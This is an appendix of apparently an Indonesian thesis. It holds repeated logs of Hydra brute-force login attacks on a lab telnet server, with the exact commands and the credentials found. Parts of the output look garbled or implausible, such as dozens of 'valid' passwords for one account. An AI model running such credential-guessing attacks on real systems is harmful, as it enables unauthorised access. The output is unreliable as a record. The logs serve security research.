Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 19:00:28
```

```
(delimit@root)~[~/Skripsi/DataList]
└─$ ls
listpassword10 listpassword15 listpassword20 listusername10 listusername15 listusername20

(delimit@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 19:25:42
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: web
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
1 of 1 target successfully completed, 3 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 19:26:14
```

```
(delimit@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 19:26:52
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujcoba password: user
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 6 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 19:27:29
```

```
(delimit@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 19:43:14
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujcoba password: user
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah12111
1 of 1 target successfully completed, 5 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 19:43:54
```

```
(delimit@root)~[~/Skripsi/DataList]
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 19:44:11
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (1:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah121111
[23][telnet] host: 192.168.8.187 login: ujcoba password: user
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah12111
[STATUS] 100.00 tries/min, 100 tries in 00:00h, 1 to do in 00:00h, 5 active
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211111
1 of 1 target successfully completed, 8 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 19:45:17
```

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(Lanjutan)

```

delimit@root:~/Skripsi/DataList
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 19:44:11
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: user
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 1 to do in 00:01h, 3 active
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah121111
1 of 1 target successfully completed, 8 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 19:45:17

```

```

delimit@root:~/Skripsi/DataList
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 19:52:05
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: test
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: web
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 6 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 19:52:43

```

```

delimit@root:~/Skripsi/DataList
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 19:52:05
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: test
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: web
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 6 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 19:52:43

```

```

delimit@root:~/Skripsi/DataList
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 19:53:09
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
^[[B][B][23][telnet] host: 192.168.8.187 login: ujjicoba password: web
[23][telnet] host: 192.168.8.187 login: ujjicoba password: test
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: admin password: web
[23][telnet] host: 192.168.8.187 login: politekniknegerijakarta password: iskandarajah12111
[STATUS] 100.00 tries/min, 100 tries in 00:01h, 1 to do in 00:01h, 1 active

```

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Lampiran 7 Serangan Brute Force 15 data telnet tanpa kemanan

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 telnet://192.168.8.187
[sudo] password for delimit:
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 20:52:02
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: web
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: 3iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: aadmiinn password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: aadmiinn password: web
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[STATUS] 225.00 tries/min, 225 tries in 00:01h, 1 to do in 00:01h, 3 active
[23][telnet] host: 192.168.8.187 login: iskadnar password: test
[23][telnet] host: 192.168.8.187 login: iskadnar password: iskandarajah1211
1 of 1 target successfully completed, 12 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 20:53:14
```

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 15 -l listusername15 -P listpassword15 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 20:56:18
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: web
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: web
[23][telnet] host: 192.168.8.187 login: ujcoba password: 3iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: admin
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: user
[23][telnet] host: 192.168.8.187 login: ujcoba password: website
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandar
[STATUS] 209.00 tries/min, 209 tries in 00:01h, 16 to do in 00:01h, 15 active
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: aadmiinn password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: iskandarajah122 password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: iskandarajah122 password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: iskadnar password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: iskadnar password: 1iskandarajah1211
1 of 1 target successfully completed, 10 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 20:57:35
```

```
(delimit@root)~/Skripsi/DataList
└─$ sudo hydra -t 10 -l listusername10 -P listpassword10 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 19:55:10
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 10 tasks per 1 server, overall 10 tasks, 100 login tries (l:10/p:10), ~10 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: user
[23][telnet] host: 192.168.8.187 login: ujcoba password: 1iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
1 of 1 target successfully completed, 6 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 19:55:49
```

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```

(delimiter@root)~/Skripsi/DataList
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 21:02:24
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujjicoba password: web
[23][telnet] host: 192.168.8.187 login: ujjicoba password: test
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: test
[23][telnet] host: 192.168.8.187 login: ujjicoba password: 3iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: iskandar password: website
[23][telnet] host: 192.168.8.187 login: admin123 password: website
[STATUS] 204.19 tries/min, 211 tries in 00:01h, 14 to do in 00:01h, 15 active
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: iskandar password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: politekniknegerijakarta password: web
[23][telnet] host: 192.168.8.187 login: iskandar password: website
[23][telnet] host: 192.168.8.187 login: politekniknegerijakarta password: iskandarajah1211
1 of 1 target successfully completed, 14 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 21:03:32

```

```

(delimiter@root)~/Skripsi/DataList
└─$ sudo hydra -t 15 -L listusername15 -P listpassword15 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 21:13:34
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujjicoba password: test
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: 3iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: admin
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: admin123 password: test
[23][telnet] host: 192.168.8.187 login: admin123 password: website
[23][telnet] host: 192.168.8.187 login: admininn password: web
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[STATUS] 225.00 tries/min, 225 tries in 00:01h, 1 to do in 00:01h, 4 active
[23][telnet] host: 192.168.8.187 login: adm in password: admin
[23][telnet] host: 192.168.8.187 login: adm in password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: adm in password: iskandar
1 of 1 target successfully completed, 15 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 21:15:00

```

```

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 21:15:59
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: user
[23][telnet] host: 192.168.8.187 login: ujjicoba password: 1iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: web
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandar
[23][telnet] host: 192.168.8.187 login: ujjicoba password: test
[23][telnet] host: 192.168.8.187 login: ujjicoba password: 3iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: admin
[STATUS] 162.00 tries/min, 162 tries in 00:01h, 63 to do in 00:01h, 15 active
1 of 1 target successfully completed, 21 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 21:17:24

```

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(Lanjutan)

```

these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 21:22:07
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: ujcoba password: 3iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: user
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujcoba password: admin
[23][telnet] host: 192.168.8.187 login: ujcoba password: website
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandar
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: web
[STATUS] 114.19 tries/min, 118 tries in 00:01h, 107 to do in 00:01h, 15 active
[23][telnet] host: 192.168.8.187 login: admiin password: test
[23][telnet] host: 192.168.8.187 login: admiin password: web
[23][telnet] host: 192.168.8.187 login: admin123 password: iskandar
[23][telnet] host: 192.168.8.187 login: admin123 password: admin
[23][telnet] host: 192.168.8.187 login: admiin password: user
[23][telnet] host: 192.168.8.187 login: admiin password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: admiin password: 3iskandarajah1211
[23][telnet] host: 192.168.8.187 login: admin123 password: website
[23][telnet] host: 192.168.8.187 login: iskandar password: test
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
1 of 1 target successfully completed, 23 valid passwords found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 21:23:29

```

```

File Actions Edit View Help

-(delimiterr@root)-[~/Skripsi/DataList]
└─$ sudo hydra -l 15 -L listusername15 -P listpassword15 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 21:24:19
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: user
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujcoba password: admin
[23][telnet] host: 192.168.8.187 login: ujcoba password: website
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandar
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: admiin password: iskanda rajah1211
[STATUS] 195.00 tries/min, 195 tries in 00:01h, 30 to do in 00:01h, 15 active
[23][telnet] host: 192.168.8.187 login: iskandar password: user
[23][telnet] host: 192.168.8.187 login: iskandar password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: iskandar password: test
[23][telnet] host: 192.168.8.187 login: iskandar password: website
[23][telnet] host: 192.168.8.187 login: iskandar password: iskanda rajah1211
1 of 1 target successfully completed, 15 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 21:25:26

```

```

-(delimiterr@root)-[~/Skripsi/DataList]
└─$ sudo hydra -l 15 -L listusername15 -P listpassword15 telnet://192.168.8.187 1
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 21:26:06
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 15 tasks per 1 server, overall 15 tasks, 225 login tries (l:15/p:15), ~15 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujcoba password: user
[23][telnet] host: 192.168.8.187 login: ujcoba password: 1iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujcoba password: admin
[23][telnet] host: 192.168.8.187 login: ujcoba password: website
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujcoba password: test
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujcoba password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: ujcoba password: 3iskandarajah1211
[STATUS] 206.00 tries/min, 206 tries in 00:01h, 19 to do in 00:01h, 15 active
[23][telnet] host: 192.168.8.187 login: admin password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: admiin password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: admin password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: iskandar password: iskandarajah1211
1 of 1 target successfully completed, 16 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-27 21:27:25

```

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Lampiran 8 Serangan Brute Force 20 data telnet tanpa kemanan

```
(delimiterr@root)-[~/Skripsi/DataList]
└─$ sudo hydra -t 20 -L listusername20 -P listpassword20 telnet://192.168.8.187
[delimiterr@root]-[~/Skripsi/DataList]
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 21:47:35
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (1:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: admin
[23][telnet] host: 192.168.8.187 login: ujjicoba password: website
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskanda rajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: i skandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandar
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: ganteng
[23][telnet] host: 192.168.8.187 login: ujjicoba password: pnj
[23][telnet] host: 192.168.8.187 login: ujjicoba password: ccit
[23][telnet] host: 192.168.8.187 login: ujjicoba password: tmj
[23][telnet] host: 192.168.8.187 login: ujjicoba password: test
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah1211111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: user
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iiskandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: web
[23][telnet] host: 192.168.8.187 login: ujjicoba password: test
[STATUS] 154.84 tries/min, 160 tries in 00:01h, 240 to do in 00:02h, 20 active
[23][telnet] host: 192.168.8.187 login: admin123 password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: admin123 password: iskandar
[23][telnet] host: 192.168.8.187 login: admin123 password: ganteng
[23][telnet] host: 192.168.8.187 login: admin123 password: pnj
[23][telnet] host: 192.168.8.187 login: admin123 password: ccit
```

```
L$ sudo hydra -t 20 -L listusername20 -P listpassword20 telnet://192.168.8.187
[delimiterr@root]-[~/Skripsi/DataList]
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-27 22:00:36
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 20 tasks per 1 server, overall 20 tasks, 400 login tries (1:20/p:20), ~20 tries per task
[DATA] attacking telnet://192.168.8.187:23/
[23][telnet] host: 192.168.8.187 login: ujjicoba password: admin
[23][telnet] host: 192.168.8.187 login: ujjicoba password: i skandarajah1211
[23][telnet] host: 192.168.8.187 login: ujjicoba password: iskandarajah12111
[23][telnet] host: 192.168.8.187 login: ujjicoba password: user
